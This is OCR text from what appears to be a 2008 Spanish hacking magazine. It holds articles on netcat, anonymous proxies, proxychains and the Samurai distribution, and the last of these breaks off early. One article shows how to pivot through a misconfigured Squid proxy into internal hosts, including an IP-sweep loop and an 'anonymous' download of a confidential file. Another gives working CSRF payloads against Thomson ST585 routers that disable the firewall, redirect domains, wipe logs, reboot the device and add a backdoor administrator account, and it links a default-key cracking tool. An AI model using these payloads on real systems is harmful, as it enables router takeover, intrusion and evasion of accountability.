
La respuesta del servidor, muestra en las primeras líneas la "cabecera de protocolo HTTP" y, posteriormente la página que solicitamos. En el ejemplo, especificamos el nombre del servidor y el puerto, en este caso el tcp 80, que es utilizado generalmente por el protocolo HTTP, de los servidores web.

Veamos otro ejemplo, esta vez solicitando nuestra dirección IP a un servidor "especializado" en esta tarea:

>nc -vv dynupdate.no-ip.com 80
..dynupdate.no-ip.com [204.16.252.79] 80 (http) open
>GET /ip.php HTTP/1.0
>>
<HTTP/1.1 200 OK
<Date: Sat, 02 Aug 2008 16:24:59 GMT
<Server: Apache
<Content-Length: 15
<Connection: close
<Content-Type: text/html
<
<189.187.179.209

Nuevamente vemos la cabecera de protocolo HTTP y la última línea es la que nos interesa, ya que muestra nuestra dirección IP.

Esto es equivalente a escribir en nuestro navegador web la dirección "http://dynupdate.noip.com/ip.php", la cual nos muestra la dirección IP que nuestro equipo tiene asignada en internet (IP externa, que no es la misma que la IP de nuestra LAN):




Con este método, podríamos solicitar cualquier página web que esté disponible, a cualquier servidor al que podamos conectarnos. De igual forma podríamos obtener información acerca del servidor, por ejemplo, que software servidor se está ejecutando (en el ejemplo es un servidor Apache), que versión, e incluso darnos una idea del sistema operativo que usa el servidor remoto, pero eso es material para otro artículo :-).

Veamos otro ejemplo. Vamos a solicitar nuestra IP, pero pasando a través de un servidor proxy, al cual nos conectaremos por medio del puerto tcp 8080, que es el puerto utilizado por default para los servidores proxy HTTP.

>nc -vvn 81.169.137.209 8080
>GET http://www.whatismyip.com/automation/n09230945.asp HTTP/1.0

>>
<HTTP/1.1 200 OK
<Date: Sat, 02 Aug 2008 16:26:45 GMT
<Server: Apache
<Content-type: text/html
<Via: 1.1 S1PS
<Connection: close
<
<81.169.137.209

Mmm... nos devuelve la dirección IP del proxy a través del cual nos conectamos! Esto significa que estamos conectados mediante un servidor proxy "anónimo", lo que sería equivalente a solicitar la página a través de nuestro navegador, pero configurándolo para pasar por medio del proxy:



17:56:08 GMT
<Server: Microsoft-IIS/6.0
<X-Powered-By: ASP.NET
<Content-Length: 15
<Content-Type: text/html
<Set-Cookie: ASPSESSIONIDCSDTDBCR=AGANPPPBAMIDHCODKELGBJGL;path=/
<Cache-Control: private
<X-Cache: MISS from server1.stp.com
<Proxy-Connection: close
<
<189.165.128.24

Como se puede apreciar, en este caso se nos muestra nuestra propia IP, lo cual indica que no se trata de un servidor proxy anónimo. El servidor proxy hace la petición de información al sitio remoto, pero le dice quién ha sido el que realmente realiza la petición (el muy canalla...), con lo que el sitio remoto "conoce" nuestra IP. Además en el encabezado HTTP, se aprecia que se genera una cookie de "control", no sabemos con qué maléficos objetivos :-P.

Podemos utilizar lo aprendido hasta ahora para diversos fines, por ejemplo realizar la "descarga anónima" de un archivo de "información confidencial". Veamos como se haría desde la línea de comandos:


```
$echo -e "GET http://xxx.xxx/user/data/confidencial.xls HTTP/1.0\n\n\." |nc -vvn 200.24.5.54 8080 |tee confidencial.xls
```

Con lo que descargamos en forma anónima, un archivo "confidencial.xls" que hipotéticamente está en el subdirectorio /user/data/ y que se guardará en nuestro equipo con el nombre "confidencial.xls". Este archivo lo podremos ver o editar con facilidad con cualquier aplicación que mkaneje archivos ".xls" (de hoja de cálculo).

Pero... qué significa "en forma anónima"? Que en el servidor xxx.xxx quedará registrado que desde la IP del servidor proxy se descargó el archivo confidencial.xls, sin comprometer nuestra dirección IP.

Encadenando Proxies

Otra de las utilidades de las conexiones mediante proxies es que podríamos hacer una conexión entre varios servidores proxy, formando una "cadena de proxies", lo que nos permite incrementar el anonimato, sacrificando velocidad de conexión, ya que al pasar por varios servidores, esparcidos por diversas regiones geográficas, la conexión se ralentizará.



Para llevar a cabo este ejercicio, podemos utilizar la herramienta proxychains, la cual podemos obtener desde el sitio oficial: http://proxychains.sourceforge.net/. Este programa está desarrollado para trabajar en sistemas tipo Unix, por lo que, si usamos el sistema operativo de microsoft, pueden utilizar una herramienta semejante llamada Sockschains.

Descargamos la versión más reciente del código fuente, lo extraemos y lo compilamos con los comandos clásicos:

```
$ tar xzvf proxychains-3.1.tar.gz
$ cd ./proxychains-3.1
$ ./configure
$ make
$ sudo make install
```

Proxychains requiere la instalación de algunas dependencias (tsocks y libevent), para lo cual se recomienda consultar la excelente documentación que acompaña al código fuente. Esta herramienta nos permitirá utilizar una cadena de servidores proxy que especifiquemos en su archivo de configuración (/etc/proxychains.conf), o también nos permitirá utilizar la red Tor (opción que es usada por default). Tor (http://www.torproject.org/index.html.es) es el complemento perfecto de proxychains.

La "razón de ser" de ésta herramienta es que nos permite utilizar proxies en clientes que no fueron pensados originalmente para ser utilizados con proxies, esto es "proxificar" en forma sencilla cualquier cliente (o incluso servidores) con conexión a internet, por ejemplo telnet, ssh, wget, navegadores web, clientes de mensajería instantánea, escaneres de puertos y un largo etc.

Ejemplo de uso:


```
>proxychains telnet dynupdate.no-ip.com 80
<ProxyChains-3.1 (http://proxychains.sf.net)<|DNS-request| dynupdate.no-ip.com <|S-chain|-
<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
<|DNS-response| dynupdate.no-ip.com is 204.16.252.79
<Warning: inverse host lookup failed for 204.16.252.79: Unknown host
<|S-chain|-<>-127.0.0.1:9050-<><>-204.16.252.79:80-<><>-OK
<[204.16.252.79] 80 (http) open : Operation now in progress
>GET /ip.php HTTP/1.0
>>
<HTTP/1.1 200 OK
<Date: Sun, 03 Aug 2008 01:57:14 GMT
<Server: Apache
<Connection: close
<Content-Type: text/html
<
<204.8.156.142
```

Podemos apreciar que pasando la herramienta telnet como argumento a proxychains, se realiza la petición de conexión a través de un proxy o de una cadena de proxies.

Saltando Firewalls

Como vimos anteriormente, muchas empresas utilizan servidores proxy caché para acelerar la conexión o la carga de las páginas web y tener un poco más control sobre los sitios a los que se accede desde la LAN. Muchas empresas no permiten la conexión a internet si no es a través de su proxy caché. El software más ampliamente difundido para tal fin es el servidor Squid.

Sin embargo, una deficiencia en la configuración de un servidor proxy podría permitir la conexión "inversa", desde internet hacia el interior de la red empresarial o LAN. Si un usuario malintencionado consiguiera realizar una conexión inversa de éste tipo, estaría, literalmente, saltando la protección del firewall, ya que, al ser el proxy parte de la red interna, tendría una relación de confianza con otros hosts de la red interna.



Para realizar esta práctica, debemos configurar nuestro navegador web para que se conecte a través de un proxy, como se indicó anteriormente. Una vez hecho ésto, sólo tenemos que hacer la petición de conexión a un servidor que se encuentra en la red interna. No es difícil encontrar en Internet servidores que permitan una conexión inversa. Veamos un ejemplo de un servidor afectado por esta falla de configuración:

```
# nmap -sS servidorvulnerable.com -p 21,22,25,80,110,8080
Starting Nmap 4.60 ( http://nmap.org ) at 2008-08-14 10:36 CDT
Interesting ports on www.servidorvulnerable.com (200.nn.nn.nnn):
Not shown: 1026 filtered ports
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
25/tcp filtered smtp
80/tcp filtered http
110/tcp filtered pop3
8080/tcp open http-proxy <- Este puerto nos interesa
```

Realicemos ahora una petición HTTP utilizando nuevamente la navaja suiza de TCP/IP, sobre el servidor:

```
$nc -vv servidorvulnerable.com 8080
>GET / HTTP/1.0
```


```
>>
<HTTP/1.0 400 Bad Request
<Server: Squid/2.4.STABLE4
<Mime-Version: 1.0
<Date: Wed, 13 Aug 2008 00:35:46 GMT
<Content-Type: text/html
<Content-Length: 843
<Expires: Wed, 13 Aug 2008 00:35:46 GMT
<X-Squid-Error: ERR_INVALID_REQ 0
<X-Cache: MISS from servidorvulnerable.com
<Proxy-Connection: close
<HTML><HEAD>
<TITLE>ERROR: The requested URL could not be retrieved</TITLE>
</HEAD><BODY>
<H1>ERROR</H1>
<H2>The requested URL could not be retrieved</H2>
...
```

Esto sería una petición HTTP "normal" sobre el puerto tcp 8080 del servidor afectado. Veamos ahora una petición un tanto diferente:

```
$nc -vv servidorvulnerable.com 8080
>GET http://127.0.0.1/ HTTP/1.0
>>
<HTTP/1.0 200 OK
<Date: Wed, 13 Aug 2008 00:34:42 GMT
<Server: Apache/1.3.27 (Unix) (Red-Hat/Linux) PHP/4.1.2 mod_perl/1.26
<Last-Modified: Thu, 06 Sep 2001 03:12:46 GMT
<ETag: "4b931-b4a-3b96e9ae"
<Accept-Ranges: bytes
<Content-Length: 2890
<Content-Type: text/html
<Age: 588
<X-Cache: HIT from servidorvulnerable.com
<Proxy-Connection: close
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
<TITLE>Test Page for the Apache Web Server on Red Hat Linux</TITLE>
</HEAD>
...
```

La cabecera es completamente distinta de la primera. Que fué lo que pasó? Hicimos una petición sobre el mismo puerto, y la cabecera parece indicar que se trata de un servidor diferente! En la primera petición, la cabecera http nos indica que se trata de un servidor Squid/2.4.STABLE4 y en la segunda petición nos indica que se trata de un servidor Apache 1.3.27.

Lo que hicimos, fué hacer una conexión hacia el puerto tcp 8080 del servidor vulnerable y de ahi, hacer que el servidor se conectara a su propio puerto tcp 80. algo parecido a ésto:



En el escaneo de puertos del servidor vulnerable realizado con nmap, el puerto 80 aparece como filtrado (detrás de un firewall), pero las reglas del firewall, permiten la conexión desde el propio servidor (localhost). Si el servidor proxy permite realizar una "autoconexión" en otro puerto propio, es probable que de la misma forma permita la conexión hacia otros hosts de la red interna. Intentemos con una dirección IP hipotética, de la red interna:

```
$ echo -e "GET http://192.168.1.1/ HTTP/1.0\n\n."| nc -vv -w10 servidorvulnerable.com 8080
< servidorvulnerable.com 8080 [IP] (?) open
<... Connection timed out
```


Después de un rato, no sucede nada, por lo que suponemos que no existe el host al que se solicitó la conexión. Si estamos en una red más o menos grande, es probable que la dirección IP sea más bien de clase B. Intentemos conectar a otra dirección IP:

```
$ echo -e "GET http://172.16.0.1/ HTTP/1.0\n\n\."|nc -vv servidorvulnerable.com 8080
<HTTP/1.0 503 Service Unavailable
<Server: Squid/2.4.STABLE4
<Mime-Version: 1.0
<Date: Wed, 13 Aug 2008 04:19:11 GMT
<Content-Type: text/html
<Content-Length: 701
<Expires: Wed, 13 Aug 2008 04:19:11 GMT
<X-Squid-Error: ERR_CONNECT_FAIL 111
<X-Cache: MISS from servidorvulnerable.com
<Proxy-Connection: close
<
<HTML><HEAD>
...
<TITLE>ERROR: The requested URL could not be retrieved</TITLE>
</HEAD><BODY>
<H1>ERROR</H1>
<H2>The requested URL could not be retrieved</H2>
<HR>
<P>
While trying to retrieve the URL:
<A HREF="http://172.16.0.1/">http://172.16.0.1/</A>
<P>
The following error was encountered:
<UL>
<LI>
<STRONG>
Connection Failed
</STRONG>
```

...
The remote host or network may be down. Please try the request again.
...
Mmmh... Al parecer en éste rango hay algo, el host responde con un mensaje de "puerto cerrado". Este host está ahi, pero no parece tener un servidor web a la escucha. Intentemos con un script bash, que haga un "sondeo" de las direcciones IP, en busca de una posible respuesta:

```
$for i in $(seq 2 20);do echo "testing host $i..."; echo -e "GET http://172.16.0.$i/ HTTP/1.0\n\n\."|nc -vv
servidorvulnerable.com 8080
<testing host 2...
...
...
<testing host 11...
<HTTP/1.0 200 OK
<Date: Wed, 13 Aug 2008 00:03:57 GMT
<Server: Apache/2.0.52 (CentOS)
<Last-Modified: Tue, 19 Dec 2006 09:50:14 GMT
<ETag: "c8f8-c7-658a180"
<Accept-Ranges: bytes
<Content-Length: 199
<Content-Type: text/html; charset=UTF-8
<X-Cache: MISS from servidorvulnerable.com
<Proxy-Connection: close
<html>
<head>
<meta HTTP-Equiv="Refresh" CONTENT="1; URL=/ganglia/">
<meta HTTP-EQUIV="expires" CONTENT="Wed, 20 Feb 2000 08:30:00 GMT">
<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
<head>
<html>
```

Wooaaa!!! Encontramos "vida inteligente" en la red interna!! Ahora configuremos nuestro navegador Firefox 3 para que use como proxy http a "servidorvulnerable.com", y en la barra de direcciones escribimos la dirección del host interno: http://172.16.0.11/:



Eureka! Tenemos acceso a la red interna desde "Afuera"! En esta ocasión tenemos acceso a la interfaz web de monitorización de un Cluster! Lo demás es historia. Las implicaciones de seguridad de esta configuración deficiente saltan a la vista. Cualquier usuario con un nivel medio de conocimientos podría llevarlo a la práctica sin mucha dificultad.

Esto se podría evitar (o al menos dificultar) configurando adecuadamente las reglas del servidor proxy y del firewall, y estableciendo adecuadamente una Zona Desmilitarizada (DMZ).

Proxycheck.sh

Con la finalidad de verificar de manera fácil cuáles servidores proxy están activos y cuáles son anónimos y cuáles no, he escrito un pequeño script en lenguaje shell/bash que se puede usar en sistemas Linux/Unix, desde la línea de comandos. Este es el código:

```
*********proxycheck.sh*********
#!/bin/bash
#proxychecker.sh v0.1
#script para verificar la disponibilidad y "anonimicidad"
#de una lista de servidores proxy http, socks4 y socks5.
#ksaver, agosto 2008.
function setInfo()
   {
   CURL="/usr/bin/env curl --silent --connect-timeout 4"
   URLIP="http://www.whatismyip.com/automation/n09230945.asp"
   PROXURL="http://www.proxylists.net/"
   export CURL URLIP PROXURL
   }

function myIP()
   {
   MYIP="$($CURL $URLIP)"
   }

function getProxyLst()
   {
   PROXLST=($($CURL $PROXURL$1))
   }

function chkProxy()
   {
   RESPONSE=($($CURL $PARAMS $1 $URLIP))
   CHKPX="$?"
   }

function Ayuda()
   {
   echo -e "\t$0, v1.0, by ksaver.\n\tSintaxis: $0 [http|socks4|socks5]\n\tEjemplo: $0 http |tee $0.log"
   exit
   }

function Main()
   {
   setInfo
   myIP
   getProxyLst "$1.txt"
   for PROXY in ${PROXLST[*]};
      do
   chkProxy $PROXY
   if [ $CHKPX == 0 ];
   then
   echo "$1 ${RESPONSE[*]}" |grep $MYIP &>/dev/null
   GRP="$?"
   echo -n "${PROXY%:*} ${PROXY#*:}"
   if [ $GRP == 1 ];
   then
   echo -e "\t\t\t\t#Anonimo"
   elif [ $GRP == 0 ];
```

```
    then
    echo -e "\t\t\t\t#No anonimo"
    fi
    fi
    done
}

if [ -z $1 ]; then
    Ayuda
else
    case $1 in
    "http")
    export PARAMS="--proxy"
    Main $1
    ;;
    "socks4")
    export PARAMS="--socks4"
    Main $1
    ;;
    "socks5")
    export PARAMS="--socks5"
    Main $1
    ;;
    "-h")
    Ayuda
    ;;
    "-help")
    Ayuda
    ;;
    *)
    echo -e "\tParametro incorrecto"
    Ayuda
    ;;
    esac
    exit
fi
```

********proxycheck.sh*********

El modo de uso es bastante simple, lo grabamos en un archivo de texto "plano" (ascii), con el nombre "proxycheck.sh" le damos permisos de ejecución con el comando:

```
$ chmod u+x proxycheck.sh
```

Y lo ejecutamos, primero sin parámetros, para que nos indique en forma breve cuáles son los argumentos que soporta:

```
$./proxycheck.sh
```

Sintaxis: proxycheck.sh [http|socks4|socks5]
Ejemplo: proxycheck.sh http |tee $0.log

Nos indica que le pasemos como argumento en la línea de comando, el tipo de proxy que deseamos probar (http, socks4 o socks5):

```
$proxycheck.sh http
http 200.4.234.82 3128 #Anonimo
http 125.244.11.2 8080 #No anonimo
http 61.132.92.51 3128 #Anonimo
...
…
```

El script nos muestra una lista con los servidores proxy http disponibles, además de mostrarnos cuál es o no anónimo. Funciona del mismo modo para servidores socks 4 y 5, aunque en el caso de los proxies socks, todos serán anónimos.

Esta lista de servidores, la podemos redirigir a un archivo, para acceder después a él, pasando la salida del comando por un pipe (tubería), usando el comando "|tee –a archivo.log" por ejemplo. Se puede utilizar esta lista para crear una cadena de servidores, agregandola "tal cual" al archivo de configuración de proxychains /etc/proxychains.conf, usando adecuadamente las variables "strict_chain", "random_chain" y "chain_len". De manera predeterminada, proxychains utiliza la red Tor, usando como primer nodo de la red el servidor instalado y a la escucha en nuestro propio equipo, lo cual nos brinda ya un nivel de anonimato suficiente para la mayoría de nuestras necesidades, pero a manera de práctica es interesante probar sus opciones.

Referencias:

http://www.w3.org/Protocols/rfc1945/rfc1945
http://www.w3.org/Protocols/rfc2616/rfc2616
http://es.wikipedia.org/wiki/Proxy
http://es.wikipedia.org/wiki/SOCKS
http://www.fcaglp.unlp.edu.ar/computacion/proxy/
http://www.torproject.org/index.html.es
http://www.squid-cache.org/
http://www.linuxparatodos.net/portal/staticpages/index.php?page=servidor-proxy
http://www.proxylists.net/
http://proxychains.sourceforge.net
http://www.uv.es/uval/proxy/
http://tools.ietf.org/html/rfc3143

PS: Green Stuff. No animals, plants or sysadmins were harmed during the creation, testing and writting of this paper.

WEP/WPA DEFAULT PREDECIBLE EN THOMSON SPEEDTOUCH ST585


hkm
hkm@hakim.ws

Kevin Devine le hizo reverse engeneering al firmware de estos routers y encontró que es posible predecir la clave inalámbrica default con solo el nombre de la red, por ejemplo: INFINITUM7F4CDC.

Puse un mirror de la investigación de Kevin Devine en mi sitio pues ya no está en el suyo: http://www.hakim.ws/st585/KevinDevine/

Les recomiendo leer la descripción de la vulnerabilidad publicada en http://foro.elhacker.net/hacking_wireless/routers_thomson_caso_espanol_redes_wepwpa_%93speedtouchxxxxxx%94_al_descubierto-t208312.0.html y usar la herramienta que modificaron, se puede descargar ya compilada para Windows de http://download.wifislax.com:8080/SpeedTouchKeys-v0.1.zip

Con esta herramienta crackeas la WEP/WPA default de los ruteadores thomson st585 en segundos y sin enviarles ningún paquete.



Lo publico porque muchas personas aun no lo conocen, no doy más detalles ya que no es una vulnerabilidad que yo haya investigado, pero si les tengo información original como lo siguiente.

CSRF EN THOMSON SPEEDTOUCH ST585

<!- Greets a nabla, alt3kz, darko, Etal, nitr0us, crypkey, Setting. -!>

Estos son algunos CSRFs que funcionan en los nuevos routers que da Infinitum, los ST585 y probablemente en otros modelos.

```
<!- Thomson ST585 CSRF -!  -por hkm 10/06/2008 -!>

<!- DESHABILITA EL FIREWALL -!>
<form action='http://192.168.1.254/cgi/b/secpol/cfg/?be=0&l0=2&l1=6' method='post' name=form1>
<input type=hidden name='0' value='10'></input>
<input type=hidden name='1' value=''></input>
<input type=hidden name='30' value='Disabled'></input>
</form>
<script>
document.form1.submit();
</script>

<!- REDIRIGE DOMINIOS -!>
<form action='http://192.168.1.254/cgi/b/sfltr/cfg/?be=0&l0=2&l1=5' method='post' name=form1>
<input type=hidden name='0' value=19></input>
<input type=hidden name='1' value=''></input>
<input type=hidden name='30' value='1'></input>
<input type=hidden name='31' value='1'></input>
<input type=hidden name='32' value='dominio1.com'></input>
<input type=hidden name='33' value='2'></input>
<input type=hidden name='34' value='hakim.ws'></input>
</form>
<script>
document.form1.submit();
</script>

<!- LIMPIA EL REGISTRO -!>
<img src='http://192.168.1.254/cgi/b/events/flush/?be=0&l0=0&l1=2'>

<!- REINCIA EL RUTEADOR -!>
<BODY>
<form action='http://192.168.1.254/cgi/b/info/reset/?be=0&l0=0&l1=1&tid=RESET' method='post' name=form1>
<input type=hidden name='0' value='18'></input>
<input type=hidden name='1' value=''></input>
</form>
<script>
document.form1.submit();
</script>
</BODY>

<!- AGREGA LA CUENTA telmex:telmex A ADMINISTRADORES -!>
<form action='http://192.168.1.254/cgi/b/users/cfg/usraccedit/?be=0&l0=2&l1=9' method='post' name=form1>
<input type=hidden name='0' value='10'></input>
<input type=hidden name='1' value='usrAccApply'></input>
<input type=hidden name='34' value='NewUser'></input>
<input type=hidden name='36' value='1'></input>
<input type=hidden name='33' value='telmex'></input>
<input type=hidden name='31' value='Administrator'></input>
</form>
<script>
document.form1.submit();
</script>
```

Para mas referencias les recomiendo ver la excelente web de pdp:

http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub/
http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-2/
http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-3/

http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-4/

http://www.gnucitizen.org/blog/default-key-algorithm-in-thomson-and-bt-home-hub-routers/

Samurai Framework Testing

nomaac
nomaac@gmail.com

En la actualidad todo el mundo a escuchado hablar de Linux, distribuciones Linux enfocadas al pentesting, siendo la más conocida actualmente BackTrack de remote-exploit.org, y las otras que tu ya conoces derivadas de Debian, Ubuntu y una que otra de Open Solaris.

